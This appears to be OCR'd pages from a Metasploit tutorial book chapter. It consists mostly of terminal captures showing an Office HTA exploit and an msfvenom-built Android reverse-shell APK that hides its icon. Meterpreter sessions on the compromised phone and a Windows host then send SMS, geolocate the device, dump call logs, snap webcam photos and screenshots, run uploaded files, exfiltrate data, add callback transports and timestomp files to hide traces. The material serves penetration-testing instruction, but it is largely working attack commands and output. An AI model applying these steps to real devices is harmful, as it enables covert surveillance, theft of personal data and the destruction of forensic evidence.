



```
msf5 exploit(windows/fileformat/office_word_hta) > [+] Report.doc stored at /root/.msf4/local/Report.doc
[*] Using URL: http://192.168.10.10:8080/default.hta
[*] Server started.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 2 opened (192.168.10.10:4444 -> 192.168.10.11:3422) at 2020-01-29 05:37:08 -0500
```

```
root@kali:~# msfvenom --platform android --arch dalvik Test@123 -p androi
d/meterpreter/reverse_tcp AndroidHideAppIcon=true AndroidWakelock=true LH
OST=192.168.1.12 LPORT=8080 -f raw -o /var/www/html/MyApp.apk
No encoder or badchars specified, outputting raw payload
Payload size: 10084 bytes
Saved as: /var/www/html/MyApp.apk
```


4:31 pm
192.168.1.12
This type of file can harm your device. Do you want to keep MyApp.apk anyway?
Cancel
OK
4:35 pm Wed, 29 January
Wi-Fi
Location
Vibrate
Screen rotation
Bluetooth
Auto
MyApp.apk
4:34 pm
Download complete • 9.85 KB
CLEAR



4:35 pm
MainActivity
Do you want to install this application? It will get access to:
Privacy
directly call phone numbers
this may cost you money
read phone status and identity
read your text messages (SMS or MMS)
receive text messages (SMS)
send SMS messages
this may cost you money
take pictures and videos
record audio
approximate location (network-based)
precise location (GPS and network-based)
CANCEL
NEXT
4:35 pm
MainActivity
Do you want to install this application? It will get access to:
modify or delete the contents of your SD card
read the contents of your SD card
Device Access
connect and disconnect from Wi-Fi
full network access
view network connections
view Wi-Fi connections
run at startup
prevent phone from sleeping
set wallpaper
modify system settings
CANCEL
INSTALL





```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.12:8080
[*] Sending stage (72435 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.12:8080 -> 192.168.1.11:52135) at 2020-01-29 06:07:36 -0500

meterpreter > sysinfo
Computer    : localhost
OS          : Android 5.1.1 - Linux 3.4.39-7048087 (armv7l)
Meterpreter : dalvik/android
meterpreter >
```

```
meterpreter > check_root
[*] Device is not rooted
```


```
meterpreter > send_sms -d 70[redacted]7 -t "Sender is Hacked"
[+] SMS sent - Transmission successful
meterpreter > send_sms -d 70[redacted]7 -t "Sender is Ownd"
[+] SMS sent - Transmission successful
```




```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL:  https://maps.google.com/?q=28.5448806,77.3689138
```



```
meterpreter > dump_calllog
[*] Fetching 500 entries
[*] Call log saved to calllog_dump_20200129064218.txt
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_snap -i 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/RQXoOCOD.jpeg
meterpreter >
```



Chapter 8: Metasploit Extended

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
```

```
meterpreter > load -h
Usage: load ext1 ext2 ext3 ...

Loads a meterpreter extension module or modules.

OPTIONS:

    -h        Help menu.
    -l        List all available extensions.

meterpreter >
```

```
meterpreter > get_timeouts
Session Expiry  : @ 2020-02-06 04:38:33
Comm Timeout    : 300 seconds
Retry Total Time: 3600 seconds
Retry Wait Time : 10 seconds
meterpreter >
```

```
meterpreter > set_timeouts -h
Usage: set_timeouts [options]

Set the current timeout options.
Any or all of these can be set at once.

OPTIONS:

    -c <opt>  Comms timeout (seconds)
    -h        Help menu
    -t <opt>  Retry total time (seconds)
    -w <opt>  Retry wait time (seconds)
    -x <opt>  Expiration timout (seconds)

meterpreter > set_timeouts -c 900
Session Expiry  : @ 2020-02-06 04:38:33
Comm Timeout    : 900 seconds
Retry Total Time: 3600 seconds
Retry Wait Time : 10 seconds
meterpreter > get_timeouts
Session Expiry  : @ 2020-02-06 04:38:33
Comm Timeout    : 900 seconds
Retry Total Time: 3600 seconds
Retry Wait Time : 10 seconds
meterpreter >
```

```
meterpreter > transport add -t reverse_http -l 192.168.204.131 -p 5105 -T 50000 -W 2500 -C 100000 -A "Illegal Browser/1.1"
[*] Adding new transport ...
[+] Successfully added reverse_http transport.
meterpreter > transport list
Session Expiry  : @ 2020-02-06 04:38:33

    ID  Curr  URL
 Comms T/O  Retry Total  Retry Wait
    --  ----  ---
 ---------  -----------  ----------
    1         http://192.168.204.131:5105/6zbQxGhgOjbjouKgvZBHigxAJsM8brHMHRx116W5l2UJyCHU1yzVNtoTdnIAmUt8vr7QgWVmmBrEei_3TaRrZaoH-iAVNr26O2919-wz_epvhBvkUp/
 100000     50000        2500
    2   *     tcp://192.168.204.131:8080
 900        3600         10
```


```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.204.131  yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LPORT 5105
LPORT => 5105
msf5 exploit(multi/handler) > exploit


msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.204.131:5105
[*] http://192.168.204.131:5105 handling request from 192.168.204.130; (UUID: adxcxlgb) Attaching orphaned/stageless session...

[*] Meterpreter session 5 opened (192.168.204.131:5105 -> 192.168.204.130:4226) at 2020-01-30 05:19:12 -0500

meterpreter >
```

```
meterpreter > pwd
C:\Users\Nipun\Downloads
meterpreter > getlwd
/root
meterpreter > getwd
C:\Users\Nipun\Downloads
meterpreter > lpwd
/root
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed   64.40 GiB     28.52 GiB
D:\   cdrom    0.00 B        0.00 B


Total mounts/drives: 2

meterpreter >
```

```
meterpreter > cd C:\\Windows\\Temp
meterpreter > pwd
C:\Windows\Temp
meterpreter > mkdir Some_Directory
Creating directory: Some_Directory
meterpreter > cd Some_Directory
meterpreter > pwd
C:\Windows\Temp\Some_Directory
meterpreter > cd ..
meterpreter > pwd
C:\Windows\Temp
meterpreter > rmdir Some_Directory
Removing directory: Some_Directory
meterpreter >
```

```
meterpreter > pwd
C:\Windows\Temp
meterpreter > mkdir Test_Directory
Creating directory: Test_Directory
meterpreter > cd Test_Directory
meterpreter > upload /root/Desktop/test.bat
[*] uploading  : /root/Desktop/test.bat -> test.bat
[*] Uploaded 9.00 B of 9.00 B (100.0%): /root/Desktop/test.bat -> test.bat
[*] uploaded   : /root/Desktop/test.bat -> test.bat
meterpreter > ls
Listing: C:\Windows\Temp\Test_Directory
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  9     fil   2020-01-31 15:33:12 -0500  test.bat

meterpreter >
```

```
meterpreter > execute -f test.bat
Process 768 created.
```






```
meterpreter > screenshot
Screenshot saved to: /root/fnsVxJMY.jpeg
meterpreter >
```

```
meterpreter > shell
Process 2848 created.
Channel 6 created.
Microsoft Windows [Version 10.0.18362.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\Temp\Test_Directory>wmic PROCESS WHERE "NOT ExecutablePath LIKE '%Windows%'" GET ExecutablePath > file_paths.txt
wmic PROCESS WHERE "NOT ExecutablePath LIKE '%Windows%'" GET ExecutablePath > file_paths.txt

C:\Windows\Temp\Test_Directory>exit
exit
meterpreter > download file_paths.txt
[*] Downloading: file_paths.txt -> file_paths.txt
[*] Downloaded 2.60 KiB of 2.60 KiB (100.0%): file_paths.txt -> file_paths.txt
[*] download   : file_paths.txt -> file_paths.txt
meterpreter >
```


```
meterpreter > lls -r
Listing Local: /root
====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  61192   fil   2020-01-29 06:25:49 -0500  xwJjYaKf.jpeg
100644/rw-r--r--  196     fil   2020-01-03 14:17:37 -0500  wordlist
100644/rw-r--r--  225721  fil   2020-01-29 06:26:22 -0500  mDesQAyL.jpeg
100755/rwxr-xr-x  2727    fil   2019-12-21 23:27:11 -0500  id_rsa_putty.ppk
100644/rw-r--r--  69      fil   2020-01-07 09:56:13 -0500  hashes
100644/rw-r--r--  120875  fil   2020-01-31 15:46:32 -0500  fnsVxJMY.jpeg
100644/rw-r--r--  2658    fil   2020-01-31 15:55:50 -0500  file_paths.txt
100644/rw-r--r--  56103   fil   2020-01-29 06:42:18 -0500  calllog_dump_20200129064218.txt
100644/rw-r--r--  56103   fil   2020-01-29 06:26:43 -0500  calllog_dump_20200129062642.txt
```

```
Usage: timestomp <file(s)> OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file

meterpreter > timestomp -v file_paths.txt
[*] Showing MACE attributes for file_paths.txt
Modified      : 2020-01-30 15:33:12 -0500
Accessed      : 2020-02-02 04:29:18 -0500
Created       : 2020-01-31 15:55:50 -0500
Entry Modified: 2020-01-30 15:33:12 -0500
meterpreter > timestomp -z "01/10/2020 20:33:12" file_paths.txt
[*] Setting specific MACE attributes on file_paths.txt
meterpreter > timestomp -v file_paths.txt
[*] Showing MACE attributes for file_paths.txt
Modified      : 2020-01-10 20:33:12 -0500
Accessed      : 2020-01-10 20:33:12 -0500
Created       : 2020-01-10 20:33:12 -0500
Entry Modified: 2020-01-10 20:33:12 -0500
meterpreter >
```






```
meterpreter > webcam_list
1: HD Webcam
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/bhQVKlxi.jpeg
```

